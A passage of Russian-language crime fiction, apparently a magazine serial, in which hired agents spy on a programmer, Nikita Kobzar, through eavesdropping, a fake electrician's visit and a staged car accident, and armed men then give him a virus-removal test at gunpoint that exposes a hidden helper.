спешите объяснить — то ли для меня, то ли для себя. — Есть такой грех за мной. Слишком уж все странно... Чересчур. Но давайте продолжим, не будем отвлекаться. — Да, — согласился Лепихин, — потому что дальше пойдет нечто странное — я думаю, вы тут же захотите объяснить и эти факты. Но, боюсь, они поставят вас в тупик. Хочу заранее спросить — кто этот человек по профессии? — Программист... Точнее, кое-что посерьезнее, но в целом — так. — Теперь я вообще ничего не понимаю... Понимаете, потом, после ужина, он пошел в комнату, взял там какие-то книги — я слышал, как он перелистывал страницы, что-то шептал себе под нос. А потом он направился в спальню, где, не зажигая свет, читал вслух стихи... Читал два часа десять минут, пока не охрип. Вы слушаете? — Да, — машинально ответил собеседник. Чувствовалось, что это произвело на него впечатление. — Где-то минут через двадцать от начала этого чтива я укрепил луч на штативе и снял наушники. Я вдруг понял, что он там, в спальне, надолго. Изредка я проверял, не закончил ли он — а этот парень читал, читал... И, знаете, все время с выражением, чуть ли не в лицах... — Кого читал? — Я узнал кое-что из Пушкина, из Лермонтова... Потом попались парочка Цветаевой... Я, честно признаться, больше солдат, чем читатель, мой запас познаний в литературе не особенно велик. Стихотворения в основном не длинные, поэм не было точно. Да, вспомнил — Есенина много читал, уж его-то не узнать сложно. Вот так программист. — Вот так... — ответил телефон. — Я вспомнил Штирлица... Вот он так же двадцать третьего февраля ушел куда-то в лес и читал вслух стихи. А на нем решили испытать следящую аппаратуру и записали... — Помню, помню. «Экспансия», часть то ли первая, то ли вторая, могу ошибиться. Стихи он читал по-русски. Так его и вычислили. — Что вы можете сказать об этом чтении? Я имею в виду стихи в спальне? Ни на какие мысли не натолкнуло? Я не требую от вас выводов, достойных Шерлока Холмса, но — может, что-то в голове шевельнулось? Лепихин помолчал, подумав, что бесплатные входящие — это здорово. Потом ответил: — Я слушал это чтиво раза три-четыре, с разных мест. Вслушивался в интонации, в смысл, пытался понять, по какому принципу подбирались эти стихи. Повторюсь — я солдат, а не детектив или психолог, но и меня зацепило это дело. Я никогда не сталкивался ни с чем похожим — и поэтому нашел сборник стихов Есенина, тех самых стихов, что в процентном соотношении составили две трети от всего прочитанного тогда в спальне. И я понял, что основная масса текстов посвящена каким-то несбывшимся мечтам, грусти, короче — полный негатив. — Но он не производит впечатления человека, настроенного пессимистически. — Так точно, — по-военному ответил Лепихин. — Именно это для меня самая большая загадка... — Больше ничего? Только это? Только общий настрой, несоответствие образа? Чертовски мало для каких-то выводов... — Там была еще одна мелочь... — внезапно сказал Лепихин так, будто он вспомнил это только что, хотя на самом деле не выпускал этот факт из головы ни на секунду. — Что? — собеседник схватился за слова Лепихина, как утопающий за соломинку. — Когда он читал стихи, в спальне раздавались еще какие-то странные звуки. Примерно раз в десять минут, я засекал с секундомером —

разброс составил около двадцати секунд. Звуки, напоминающие щелчок выключателя. Первый раз, услышав этот звук, я ожидал, что в спальне загорится свет — но этого не произошло. — Это он сам щелкал чем-то или в комнате мог находиться какой-то прибор? Вы проанализировали звук? Ошибки нет?

Лепихин осматрелся и обратил внимание, что до наблюдательного пункта осталось совсем немного. Он остановился, чтобы не подойти слишком близко к часовому у шлагбаума — разговор был более чем необычным, если не сказать криминальным, не предназначенным для чужих ушей. — Мое мнение — звук схож со щелчком тумблера какого-то прибора. Если отвлечься от атмосферы тайны, которую вы нагнетаете, используя меня в темную, то можно было бы решить, что он записывал свое чтение на какой-то... Ну, не знаю, магнитофон, анализатор, еще какую-нибудь чертовщину. Он же все-таки имеет дело с хай-теком. А может, он в театральное готовится? Я не знаю, скажу вам честно. — Спасибо вам за помощь, — услышал он в ответ. — Деньги вы получите точно в срок. Если вы не возражаете, я бы хотел продолжить сотрудничество с вами в дальнейшем — если будет необходимость. Вы не против? — Я готов — при условии, что информации с вашей стороны будет больше. Я слишком много воевал вслепую, чтобы любить такой способ боевых действий. — Спасибо. За разговор не волнуйтесь — как только мы разъединимся, все будет уничтожено.

В трубке стало тихо. Лепихин посмотрел на экран — горело сообщение «Вызов завершен». Они проговорили почти двадцать минут. — Надо было сказать про памперсы, — покачал он головой, подходя к шлагбауму. — Зачем они этому парню?

Лепихин вспомнил, как человек, за которым он наблюдал, вошел в подъезд, неся в руках пачку подгузников. Вспомнил — а потом махнул рукой, ответил на приветствие часового и забыл о разговоре.

\* \* \*

Коротков устало поставил сумку с инструментами на пол и сел на расшатанный стул. Сегодня было почти тридцать вызовов — и пусть больше половины из них были пустяковыми, люди просили поменять «автомат», наладить проводку в розетках и выключателях, он все равно очень сильно устал. Отпуска не было уже больше года — люди увольнялись из домоуправления, бежали в разные коммерческие фирмы в надежде заработать. Начальник все никак не мог смириться с мыслью, что его единственный электрик хочет отдохнуть — и не просто отдохнуть пару дней на берегу реки с удочкой, а получить полноценный двухмесячный отпуск, положенный по закону.

Вытащив пачку сигарет, Коротков закурил. В комнате мастера участка было пусто, никто не стал бы возмущаться и выгонять его на улицу. Оторвав кусочек газеты, он соорудил из него кулек и стал стряхивать туда пепел.

— Надо же позвонить, — сказал он сам себе. — Надо...

Он никогда не любил телефонные разговоры — особенно если надо было звонить самому. Еще со школы он всеми правдами и неправдами пытался избежать контакта с телефонной трубкой — его пугало общение с невидимым собеседником и вероятность попасть не туда и не на того. Но сегодня все было очень серьезно — надо было отчитаться за выполненную работу. Отчитаться, получить гонорар и узнать, каким образом можно будет вернуть взятый в камере хранения на вокзале цифровой фотоаппарат. Вот же еще проблема — сначала взять, за пару часов научиться им пользоваться, потом отдать назад с такими же мерами секретности!

Коротков чувствовал себя каким-то Джеймсом Бондом — до этого он имел дело только с проводами, амперметром и прочей аппаратурой, отвечающей за нормальную работу электричества в домах. Нынче же пришлось поиграть в шпионов...

Человек, который дал ему задание, обратился к нему напрямую, позвонив в домоуправление. Короткова пригласили к телефону под видом вызова к знакомому — и он услышал, что некто неизвестный выбрал его для выполнения одного несложного, но очень ответственного задания. Надо было войти в одну квартиру — якобы для выполнения ремонтных работ, — изучить внимательно обстановку в этой квартире, по возможности зафиксировать ее («У вас есть цифровая камера?» — «Что?.. Какая?» —

**ЗНАЛ  
ОДНУ...  
ПО ВОЕННОМУ  
ВЕДОМСТВУ.  
ДАВНО  
ЭТО БЫЛО...**



# ХОЗЯИН НА ЧЕЛОВЕКА, КОТОРОМУ НУЖНА ТАКАЯ МАЗЬ, ПОХОЖ НЕ БЫЛ

«Понятно, я передам вам ее, дополнительно получите инструкции завтра в это же время. Будьте недалеко от телефона...»). Особое внимание надо было обратить на — 1) компьютеры; 2) книги; 3) разные странности, которые просто бросаются в глаза. В случае наличия в квартире гостей — запомнить их лица, имена; если во время работы в квартире будут какие-то телефонные звонки — постараться запомнить их содержание.

Слушая все это, Коротков косился одним глазом на мастера, который читал «Комсомолку», разложив на уже прочитанных листах колбасу и вареные яйца. Если бы только он догадывался, о чем сейчас говорит его электрик, какие инструкции получает, он, наверное, первым делом позвонил бы в милицию — поскольку криминал тут был виден невооруженным глазом. Но нет — мастер аппетитно чавкал и, ничего не подозревая, просматривал новости. Коротков был у него на хорошем счету — а на каком же еще счету может быть единственный сотрудник?

На следующий день звонок раздался снова. Ему сообщили номер и шифр камеры хранения на одном из вокзалов. Коротков после смены отправился туда и получил в свое распоряжение тоненькую карманную «Минолту», инструкцию к ней, четыре батарейки «Duracell» и листок с адресом и номером телефона для отчета.

Выучив адрес наизусть и запомнив все данные ячейки (чтобы потом передать через нее фотоаппарат обратно), он с утра пришел на участок и, пожаловавшись на здоровье, попросил отгул. Мастер сурово посмотрел ему в глаза, но рука Короткова, держащаяся за живот, убедила его. — Меньше есть надо что попало, — сердито сказал он электрику. — Завтра чтоб был на работе. Сегодня уже есть четыре заявки, отобьюсь, как смогу. Но завтра...

Он погрозил ему толстым пальцем. Коротков согласно кивнул, согнувшись и держась за живот, вышел на улицу и, отойдя от участка метров на сто, распрямился и отправился по адресу, который ему передали, и где проживал Кобзарь Никита, двадцати восьми лет.

...Сигарета кончилась. Коротков послушав палец, затушил окурки. Телефон притягивал его и отталкивал одновременно. Он вышел в открытое окно кулечек с пеплом и взял трубку.

Номер он набирал долго, делая паузы между цифрами по несколько секунд. Гудок в трубке был громким; никто не отвечал довольно долго, Коротков уже решил, что разговор не состоится, по крайней мере сегодня, но внезапно в ухе щелкнуло, и он услышал:

— Слушаю вас.

— Это Коротков...

— Я знаю, у меня определитель номера. Что вы можете мне рассказать? У вас получилось войти в квартиру? Есть фотографии?

— С фотографиями довольно сложно, объясню по ходу дела. В общем, почти все получилось... — выдохнул Коротков. — Были кое-какие технические трудности, не все удалось рассмотреть настолько, чтобы понять...

— Начните с самого начала. Вам удобно говорить? Или лучше напишите и передадите через камеру хранения вместе с фотоаппаратом?

Коротков подумал, что имел в школе «три» по русскому языку — причем с большой, просто-таки огромной натяжкой.

— Нет, лучше сейчас. Пока в памяти все более-менее свежо.

— Давайте, — потребовали от Короткова. — И постарайтесь не упустить ни одной мелочи.

— Я пришел, как и планировал, во второй половине дня — до этого уже поднимался на его площадку, изучил щиток, сделал вид, что исправляю кое-какую мелкую аварию... В основном рассчитывал на соседей — просто уверен, что какая-нибудь бабушка пялилась мне в спину сквозь дверной глазок.

Вечером я появился около восьми. Хозяин был уже дома — войдя во двор, я посмотрел на его окна; свет горел в большой комнате. Через дверь был слышен телевизор; я потоптался возле квартиры, потом достал зажигалку, подпалил кусок провода, который вытащил из кармана, дождался, когда он начнет просто тлеть и бросил его в электрощиток. Минуты через три на площадке уже хорошо пахло паленой проводкой; я смело открыл щиток и вырубил его автоматы.

За дверью тут же стало тихо. Я знаю, что в таких случаях люди не сразу соображают, что выключили электричество только в их квартире — они сидят, соображают, где у них свеча, спички, как позвонить в аварийную службу... Я не стал заставлять его долго ждать и постучал в квартиру.

Он открыл быстро и очень удивился, увидев свет на лестничной площадке. Я назвался электриком с аварийки, объяснил, что вызвали меня соседи, которые почувствовали запах горелой проводки на площадке. И, как кажется на первый взгляд, горят автоматы именно в его квартире. Поэтому мне необходимо войти внутрь и проконтролировать подключение всех электроприборов.

Он слушал меня поначалу нормально — но как только я сказал, что мне нужно войти... Вот тут он изменился в лице.

— Вы считаете, что он всеми правдами и неправдами готов был не пустить вас к себе домой?

— Именно так. И очень пожалел, что не могу сфотографировать его в этот момент — слишком убедительным доказательством было бы его лицо. К счастью, я умею разговаривать с людьми, у которых проблемы с электричеством — я первым делом объясняю, что в случае отказа я приду сюда с милицией и инспектором пожарной охраны, а при оказании мне содействия я, может быть, даже смогу кинуть какой-нибудь провод мимо счетчика... Это действует безотказно. Он подумал и впустил.

— Что было внутри? Поподробнее, обстановка, запахи, звуки...

— Запахи — обыкновенные, — удивился вопросу Коротков. — Домашние запахи. Картошка жаренная, это помню четко. К тому времени сам есть хотел, слюна так и побежала. Потом еще что-то, химия какая-то — как будто он только что ковер чистил. Я такого запаха не знаю, но уж очень с картошкой не сочетался... Звуков не было никаких — я же свет выключил. Телевизор, естественно, замолчал.

— А когда он вышел к вам — у него в руках ничего не было?

— Хм... — буркнул Коротков. — Было. То, что было у него в руках, сейчас лежит у меня в кармане.

— Что это? — нетерпеливо спросила телефонная трубка.

— Инструкция к лекарству. К мази под названием «Диоксидиновая».

Дешевая, наверное. Он эту инструкцию в руках мял, а потом на зеркало положил, а я взял и в карман сунул — в темноте-то не понятно, что за бумага. Дома почитал — она предназначена для лечения всяких ран, ссадин, пролежней, еще какой-то гадости с трудными названиями — если хотите, я могу в камеру хранения положить вместе с фотоаппаратом.

— Положите, пожалуйста... Ушибы, пролежни... Интересно... И кого же там ушибли?

— Хозяин на человека, которому нужна такая мазь, похож не был, — Коротков отрицательно покачал головой. — Да и саму мазилку я не увидел, когда по квартире ходил. Я сначала вошел в большую комнату, для виду осмотрел все розетки, ходил, головой качал с умным видом (сам же знаю, что все в порядке). Значит, вот что запомнил — у окна стол с компьютером, возле монитора куча книжек. С названиями туго, много чего по-английски, но — насчитал три книги, на корешках которых было написано «Что-то там для чайников». Вообще темновато было, все-таки сумерки...

— Литературы в комнате было много?

— Нет. Книжного шкафа не видел, только над монитором на полочке какие-то толстые томики. Похоже, стихи, видел фамилии Есенина, Цветаевой... Понимаете, я только потом понял, что света нет, и вспышку будет видно в квартире из любой комнаты — глаз отметит ее в полумраке обязательно. Поэтому я решил, если выпадет возможность, сфотографировать без вспышки — а там будь что будет.

— Ничего страшного, на компьютере можно вытянуть до нормального качества любую фотографию. Продолжайте.

— Хорошо. Пощелкать мне удалось — хозяин отлучился на кухню, там журчала вода, звенела посуда. Я направился следом за ним, оглядел все, что было надо, и там. Ничего особенного — простая кухня. У меня такая же — в меру бардак, в меру бутылок под раковиной... Я понял, что он ждет не дожидается, когда же я уйду, починив все.

— Мало, мало информации, — услышал Коротков.

— Понимаю, что мало, но я не знаю, что именно вы искали, ведь я далеко не супершпион... Но — есть кое-что, связанное с оставшейся комнатой. Туда я попасть не смог...

— Почему? Чем он это мотивировал?

— Ничем. Он просто грудью встал перед дверью, сказав, что там у него вообще нет электроприборов, что там с проводкой все нормально, что он просто выращивает какие-то очень редкие растения в качестве хобби, и они очень чувствительны к гостям и чуть ли не на корню засыхают, определяя незнакомца... Он молот эту чепуху

минут пять, не давая мне вставить ни слова, потом вдруг замолчал и ухватился за дверную ручку. Почему-то я понял, что мне в ту комнату точно не попасть.

— Вы пытались угрожать так же, как в самом начале?

— Да. Он был непреклонен. Наверное, он почувствовал, что я никого не приведу, потому и бился до последнего. Поэтому я махнул рукой и вышел на лестницу. Запах горящего провода к тому времени практически выветрился, я щелкнул автоматами... И увидел у него возле входной двери большой пакет с памперсами. Представляете?

— Опять... — выдохнул собеседник.

— Целая пачка! Еще закрытая. Но детей и чего-нибудь с ними связанного в квартире точно не было. Не было игрушек, плача, женского участия — ничего. Может, он сам чем-то болен?

— Не думаю, не думаю, — в телефоне голос звучал очень и очень задумчиво. — Вы включили ему свет — и ушли?

— Да.

— И он ничего не заподозрил?

— Уверен.

— Хорошо. Вернете все в камеру хранения — там уже лежит ваш гоночар. Спасибо, вы хорошо поработали.

— Пожалуйста, — Коротков положил трубку. Деньги — это хорошо. Это просто здорово. Жаль, если тот парень болен. А иначе — зачем ему памперсы?..

\*\*\*

— Вы сумеете?

— Глупый вопрос. Я зарабатываю этим деньги.

— Самое главное — убедить человека в том, что милиция совершеннейшим образом не нужна.

— А как вы думаете — неужели я делюсь еще и с милицией?

— Думаю, вряд ли.

— Точно. Ничего не бойтесь.

— Бояться придется. Он мне очень нужен. Нужен целым и невредимым. Рассчитайте все очень и очень точно.

— Я повторяю — это мой заработок. А живу я — мне кажется, что вы в курсе — далеко не бедно. Если бы у меня не получалось, то денег мне не видать, как своих ушей.

— Ладно, черт с вами... Делайте все, что от вас зависит.

— Самое главное, чтобы вы не забыли выполнить свою часть работы. Ведь сегодня я буду впервые в жизни делать все наоборот. И эта работа может принести мне деньги только в случае вашей честности. А уж сколько в этом мире честности, я знаю точно. Нисколько.

— Не судите строго. Я заинтересован в результате. Очень заинтересован. Постарайтесь...

— Мне перестает нравиться наш разговор. Мы обсуждаем одно и то же разными словами. Давайте заниматься каждый своим делом. До завтра.

Человек выключил телефон, спрятал его в карман и вышел из джипа, в котором сидел. Обойдя его вокруг, он внимательно осмотрел машину, взял с переднего сиденья «скотч» и заклеил несколькими полосами фары и передние крылья, после чего аккуратно заполировал его тряпочкой до практически невидимого состояния. Вернувшись на водительское сиденье, он еще раз взглянул на фотографию, стоявшую возле лобового стекла, посмотрел по сторонам, потом на часы и включил радио. У него еще было время...

Через сорок шесть минут он убрал фотографию со стекла, сделал звук потише, вдохнул глубоко, шепнул себе под нос пару успокаивающих фраз, отъехал от стоянки и на пешеходном переходе сбил человека по имени Никита Кобзарь...

\*\*\*

— Да, слушаю... Нет, я в машине, один. Могу говорить. Спрашивайте.

— У вас получилось? Он жив?

— Безусловно. Так, мелкие царапины.

— Как вы реализовали план?

— Очень просто. Сбил его — аккуратно, поверьте мне на слово. Я владею машиной в совершенстве, недаром мой бизнес состоит в подставах. Мне совершенно не нужны разбитые в пух и прах автомобили. Не больше чем мелочь, которую можно зарихтовать и задуть краской в течение часа. Так и с человеком. Никита отделался легким испугом, а на машине было заклеено крыло — он, конечно, этого не заметил. Тормоза визжат, все орут... Тут главное быстро выскочить и втащить его внутрь.

— Кто-нибудь вызвал милицию?

— Очень даже может быть. Но я оказался быстрее. Подбежал, помог подняться, на ходу придумывая какие-то ничего не значащие фразы...

Он даже не понял, что произошло, такая шоковая ситуация. Но он, знаете, явно нарушал правила, шел на красный...

— Так вы не сказали, милиция была?

— Что вы пристали со своей милицией?! Я увез его через десять секунд! Сказал, что мы едем в травмпункт, что все будет хорошо... Уже через минуту я понял, что кроме ссадин на ладонях и порванной штанины у него нет ничего серьезного. После чего стал давить на жалость, просил не вызывать милицию, не открывать никаких дел, что у меня семья, трое детей и прочая чепуха. Он постепенно западал на подобные уговоры. После нытья на темы жалости я вскользь упомянул о деньгах — он тут же зацепился за эту тему. Я сказал, что деньги у меня есть — я дам ему столько, сколько он считает нужным, в пределах разумного, естественно.

— И каков же был для него предел разумного?

— Я чувствовал, что он сейчас заломит тысячу долларов, но к тому моменту и он сам прекрасно понимал, что не пострадал. Сошлись на пятистах. Я довез его домой, оставил в залог сотовый телефон, вытащив из него «симку», после чего отъехал метров на триста от дома, перекурнул и через двадцать минут вернулся — с деньгами, которые все это время были у меня в кармане.

— Он впустил вас?

— Да, без вопросов. Но дверь открывал долго, похоже, что-то то ли прятал, то ли наводил порядок... Я не понял. Вошел и сразу увидел, что он забинтовал руку — поверьте мне на слово, в этом не было необходимости; я даже решил, что он опять будет просить больше, но обошлось — он просто делал вид, что ему больно. Может, так и было...

— Дальше.

— Не торопите меня. Вы сами просили поподробнее. Итак, я вошел, он провел меня на кухню, я сразу достал деньги протянул их парню. И — вы не поверите! — он машинально взял их больной рукой. Взял, пересчитал — хотя чего там считать, пять бумажек по сто, можно просто верою раскрыть и все увидеть. Мы сели за стол, я еще несколько раз извинился... Такая мерзость — прогибаться непонятно за что, но да бог вам судья, за те деньги, что вы мне посулили, я готов жабу сожрать. Потом я вытащил фляжку с коньяком. Он сначала отнекивался, но я умею убеждать людей. Мы выпили, он изобразил какую-то закуску — в холодильнике было шаром покати, он извинился, сказал, что собирался зайти в магазин, но тут вот вся эта история... Хотя бы меня не смешил, что ли, своим бинтом. Неприятный человек, скажу вам.

— Верю. Но мне не любовь его нужна и не моральные качества...

— В какой-то момент я пожалел, что не догадался сыпануть во флягу клофелин. Глядишь, можно было и квартиру осмотреть...

— Он бы догадался. Сразу догадался, что это подстава. А вы же были на своей машине с родными номерами. Хорошо, что не сделали эту глупость.

— Спасибо за похвалу, я об этом тоже подумал. Так вот — оказывается, напивается он быстро. Через пару-тройку рюмок стал читать мне стихи. Массу стихов и, заметьте, некоторые даже мне понравились. Он размахивал руками и даже один раз стукнул забинтованной рукой по столу, совершенно не заметив такого прокола в образе.

— Вы что-нибудь узнали из прочитанного?

— Ну кто же не знает стихов вроде «Я обманывать себя не стану...»

или «По улице моей который год...». Классика.

— Есенин. А второе?

— А это важно?

— Не думаю. Просто что-то очень знакомое.

— Я сам не помню автора. Это романс из «Иронии судьбы».

— Точно, — обрадовано ответил телефон. — Но это все лирика. Дальше.

— Дальше — больше. Фляга опустела. Он достал бутылку из-за плиты. Коньяк. Так себе, но деваться было некуда. Я, конечно, подготовился, за час до этого выпил пару аспирина, потом подсолнечного масла... Пьянел я меньше, но подыгрывал неплохо... Я помнил ваши слова о том, что есть в квартире комната, куда практически невозможно попасть постороннему человеку. И вы не поверите — мне удалось-таки туда попасть; правда, всего на несколько секунд...

— Не может быть! — собеседник не сдержался.

— Как вы смогли? Что вы там увидели?

— Еще только войдя в квартиру, я принял решение. И реализовал его, уходя. Изобразив из себя изрядно выпившего чело-

**ЧЕЛОВЕК  
С ДЕНЬГАМИ  
НЕПОДОТЧЕТЕН  
НИКОМУ.  
Я ЖДУ  
ИНФОРМАЦИЮ**



века, я упал на эту дверь и ввалился в комнату. На мое счастье, замка в этой двери не было.

— Что там было?

— Сложно ответить однозначно. Во-первых, там было темно. Во-вторых, упал я все-таки неудачно — спиной вперед, поэтому видел только небольшую часть комнаты. В-третьих, у меня возникло ощущение, что попал я в больницу... Потом я понял, что, войдя к нему домой, сразу обратил внимание на какой-то запах, тщательно забрызганный дезодорантами. Попад в комнату, сообразил — пахнет больничной палатой... В углу комнаты стоял компьютер и еще что-то, с ним связанное. Какой-то большой прибор, куча датчиков, проводов — а поверх всего этого «утка» для тяжелобольных. В другом углу — несколько упаковок памперсов...

— Черт побери, опять эти памперсы! Извините, продолжайте!

— Он разу же бросился меня поднимать. Мне показалось, что он даже протрезвел если не совсем, то хотя бы наполовину. Он ругался, матерился, дергал меня за руки и за ноги, я продолжал изображать пьяного, пару раз снова упал — и могу сказать точно, в комнате возле окна стоит кровать. И на ней кто-то лежит.

— Ребенок? Мужчина? Женщина? Кто?

— На этот вопрос нет ответа. Он вытолкнул меня в коридор и пихнул на площадку, выкинув следом мои туфли. Дверь закрылась, и я так и не узнал, кого же он прячет за дверью. Плюс мой кошелек стал беднее на пять сотен долларов...

— Я компенсирую вам все, — заверил его собеседник. — Ваша информация бесценна. Думаю, что вы будете последним звеном в той цепочке, что вьется вокруг этого человека. Теперь я знаю достаточно... Не все, но, тем не менее, могу предпринять то, о чем давно думаю. Ваше вознаграждение будет там, где вы указали при первом нашем контакте.

— Благодарю. Знаете, хочу сказать вам свое предположение... Этот парень, кто бы он ни был... Там что-то очень и очень нечисто. Мне показалось, что тот человек... То непонятное существо в комнате...

Он не ухаживает за ним, как за больным. Он его использует. Это чисто интуитивное предположение, не считите меня за Нострадамуса, я не предсказываю, я просто направляю ваши мысли... И я уверен, что я не ошибаюсь.

— Спасибо. Мне в голову пришло то же самое, а первое впечатление обычно — самое точное. Прощайте.

\*\*\*

В дверь позвонили. Никита встал с кресла, подошел к двери. В глазке он увидел какого-то незнакомца; чрезвычайно представительный вид его действовал успокаивающе — в последнее время слишком много людей раздражали его своим вторжением в частную жизнь. То электрик приперся со своими проблемами, то этот придурок на джипе, ввалился в комнату, как мешок с дерьмом...

Короче, вид гостя за дверью произвел благоприятное впечатление. Кобзарь открыл дверь и едва успел открыть рот, чтобы произнести что-то типа «Добрый день, вы случайно не ошиблись?..», как откуда-то сбоку шагнул еще один человек, обхватил его так цепко, что вырваться не представилось никакой возможности, зажал рот, а другой рукой приставил к голове пистолет.

— Не стоит устраивать все это на площадке, — сказал первый незнакомец. — Надеюсь, вы нас пригласите?

Никита бешено закивал головой. Страх взорвал весь его мир; каким-то краешком сознания он понимал, что стоит на ногах только потому, что его цепко держит сильная чужая рука. И еще — он был твердо уверен (даже сейчас!), что всего этого просто не может быть.

Но это было.

Они вошли в квартиру. Человек, который руководил всем этим процессом, аккуратно закрыл дверь, осмотрелся, потом сказал:

— У вас должен быть компьютер. Верно?

Кобзарь кивнул.

— Дай ему сказать...

Руку убрали.

— Есть, — выдохнул Никита. — В комнате... Вы кто?

— В какой из двух?

— Там, — махнул головой Кобзарь в сторону гостиной. — Зачем я вам нужен?

— Уверены, что именно там? — переспросил незнакомец. — Комнат все-таки две...

— Такие вещи трудно перепутать, — Кобзарь немного освоился с тем, что его уже не держат. Правда, он видел, что пистолет никуда не убра-

ли, но все-таки — смелости прибавилось. Бить его пока не собирались, на ограбление это тоже не было похоже. — В домах обычно компьютеров не держат, это не клуб.

— Согласен. Проводите нас к этому компьютеру. И без глупостей типа криков в окно, попыток побега и прочей ерунды. Не все так страшно, как вы думаете. Считайте, что у меня к вам дело. Дело, для которого мне нужен именно ваш компьютер и вы сами. Мне понадобятся ваши навыки программиста и еще кое-что. О ваших успехах на хакерской ниве я тоже слышан немало. Вы участвуете в защите сети вашего института от внешних вторжений, даже создали какую-то программу для этой цели?

— Да, — кивнул Кобзарь, направляясь в комнату. — Написал...

Есть такое...

— Скажите, а сегодня по графику к вам кто приходит — Марина? Или Люда? Вроде бы зачеты закончились, так что у Марины повода появляться здесь больше нет...

— Вы следили за мной? — Никита остановился и гневно посмотрел на незнакомца.

— Да, а что в этом предосудительного? — тот в ответ наивно улыбнулся и развел руками. — Ничего — а точнее сказать, ровно столько же, сколько в зачетах через постель... Не бойтесь, я не сообщу вашему начальству. Это вопрос, не стоящий выведенного яйца.

Кобзарь прищурил глаза, поедая вошедших к нему людей взглядом.

— Сегодня никто не придет, — сквозь зубы сказал он. — Не запланировано. А насчет Марины — тут вы правы. Я сам так думал сначала — а теперь и впрямь уверился в этом. Шлюха... Да еще бездарная. Во всем. — Ну, вы-то хоть порадуете своей одаренностью? — незнакомец спросил внезапно и прямо в лоб. Тон его разговора внезапно резко изменился — стал жестким, металлическим. Вопрос можно было расценить как приказ — Никита это почувствовал сразу же.

Они вошли в комнату; тот, кто держал Никиту на прицеле, быстро прошелся по всем углам, заглянул в шкаф с одеждой, выдернул телефонный шнур из розетки, осмотрел стены, выглянул в окно, потом повернулся и молча кивнул.

— Прошу за компьютер.

Кобзарь подчинился. Сев в кресло, постарался успокоиться, но ему это удалось меньше чем наполовину. Пальцы нервно постукивали по подлокотникам, одна нога стучала по полу. Незнакомец отметил все это, улыбнулся.

— Вы готовы?

— К чему?

— К проверке. К серьезной проверке.

— По какому поводу проверка?

Человек подошел к нему вплотную, наклонился и тихо сказал:

— По поводу сомнений в вашей профессиональной пригодности.

— Вы из какой-то секретной службы? — вцепился руками в кресло Кобзарь. — Сколько же можно проверять сотрудников?! Да, институт нашей направленности не может находиться вне игры, но присылать агентов домой — это уже чересчур! Вы подрываете мой авторитет и мое доверие руководству!

— Не будем продолжать этот диалог. Чем он короче, тем быстрее все встанет на свои места. Итак — вы на своем месте, за своим компьютером, вы спокойны?

— Я совершенно спокоен! — чуть ли не крикнул Никита.

— В таком случае у вас есть пятнадцать минут для решения простой задачи. Я ставлю вам условие — вы думаете и делаете. Через пятнадцать минут у вас два выхода. Если у вас все получается, и результат меня удовлетворяет — вы остаетесь в живых, я предлагаю вам работу и деньги, которых вы никогда не увидите в своем НИИ. В противном случае вас застрелят.

— Вы сошли с ума! — едва не подпрыгнул в кресле Никита, услышав подобный расклад. — Что это за простая задача, цена решения которой — человеческая жизнь?

— Вот она, эта самая задача, — человек достал из внутреннего кармана пиджака диск. — Меня угостили вирусом. Меня и всю мою... Скажем так, службу. Вирус и часть документации, им зараженной — здесь. Нейтрализуйте вирус, верните информацию — и вы останетесь живы. Вот диск, вот часы. Вперед.

И он присел на диван. Никита смотрел на диск, лежащий на столе перед ним и чувствовал, как трясется его нижняя губа.

— Время идет, — тихо напомнил незнакомец. — И его ход сейчас явно вам не на руку. Не спите, думайте. Ведь если бы я сам что-нибудь в этом понимал, разве я пришел бы к вам? Спасите дилетанта — и он отблагодарит вас!

Кобзарь пристально посмотрел на него, потом на человека возле окна, внимательно наблюдавшего за всем, что происходит в комнате и на улице, после чего схватил диск со стола и вставил в привод. Человек на диване незаметно улыбнулся...

Прошло несколько минут. Никита временами щелкал по клавишам, взерошивал волосы на головы и закатывал глаза к потолку. Все это напоминало кадры из какого-то голливудского боевика, в котором тинейджеры на спор взламывают базы данных ЦРУ. Бормоча что-то себе под нос, он изредка оглядывался и поглядывал на тех, кто следил сейчас за ним. Наибольшее же его внимание приковывали пистолет и часы на стене.

Постепенно клавиши постукивали все реже. Никита покачивал головой и полностью погрузился в процесс. Пятнадцать минут, отпущенные ему на решение задачи, подходили к концу...

— Готово! — радостно крутанулся он в кресле. — Получите свой диск и документы! Проверять-ли, черт бы вас побрал! И пусть пистолет свой спрячет!

— Готово? Не думаю, — человек встал с дивана, подошел поближе. — Больше всего на свете я не люблю ложь и непрофессионалов. А уж если все это сочетается в одном человеке — тут я просто вне себя...

— Что вы имеете в виду?! — Кобзарь встал, но тут же опустился назад, увидев направленный на него ствол. — Я все сделал! Все! Нашел этот ваш вирус, вычистил его, задача для первоклассников!

— Нет, все не так просто. Вирус, который был на диске, написан сегодня. Одним из очень и очень серьезных вирусмейкеров. Он неизвестен на настоящий момент ни одному антивирусу. Подчеркиваю — ни одному. Поэтому — создать оружие против него за пятнадцать минут невозможно. Слишком сложный алгоритм применялся для его создания — поверьте мне. Я представился вам дилетантом, но это не так. Не все так плохо, как вы думаете. Конечно, я не владею компьютером настолько, чтобы беспрепятственно проникать везде и всюду...

— Если кто-то создал вирус — значит, есть человек, способный его обезвредить! — Никита почти кричал. — На любое действие всегда есть противодействие, это закон, который никто не сможет отменить! — Я и не отрицаю. Но вы не Бог.

Он вынул из кармана сотовый телефон, прочитал пришедшее сообщение. Потом поднял глаза на Кобзаря.

— Интересная вещь получается... Скажите, зачем вам было нужно выходить в интернет, чтобы обезвредить вирус на локальном компьютере? Думаю, что незачем. И при этом ваш трафик за последние пятнадцать минут превысил объем, который вы обычно используете за две недели. Вы не находите это странным?

— Нет, — буркнул Никита. — Вы обложили меня со всех сторон. Зачем?

— Была необходимость. А сказать «со всех сторон» — значит ничего не сказать. В последнее время в вашу жизнь вошли несколько людей, которые изучили вас достаточно подробно. Могу назвать двоих — электрик, что был здесь на днях, и человек, который сбил вас на пешеходном переходе...

— Это были подставы?!

— Точно. Отличный термин. В яблочко. А самой большой подставой был тот самый диск, что вы только что вынули из привода. Там был вирус, который сыграл против вас. Теперь вам надо только признать — кто вам помогает?

В комнате повисла тишина. Слышно было, как тяжело дышит Никита, не ожидавший такого поворота событий.

— Я жду, — тем временем человек продолжал спрашивать. — Жду по одной простой причине. Мне нужно, чтобы для меня сделали кое-какую работу. И чтобы эту работу сделал гений. Вы таковым не являетесь.

— Вы прекрасно знаете, кто я, — насупившись, зло ответил Кобзарь. — Мое образование, мое положение говорит само за себя.

— Вы добились своего теперешнего положения далеко не своими собственными мозгами. Меня с самого начала смущали две вещи — таинственность вашей семьи и памперсы...

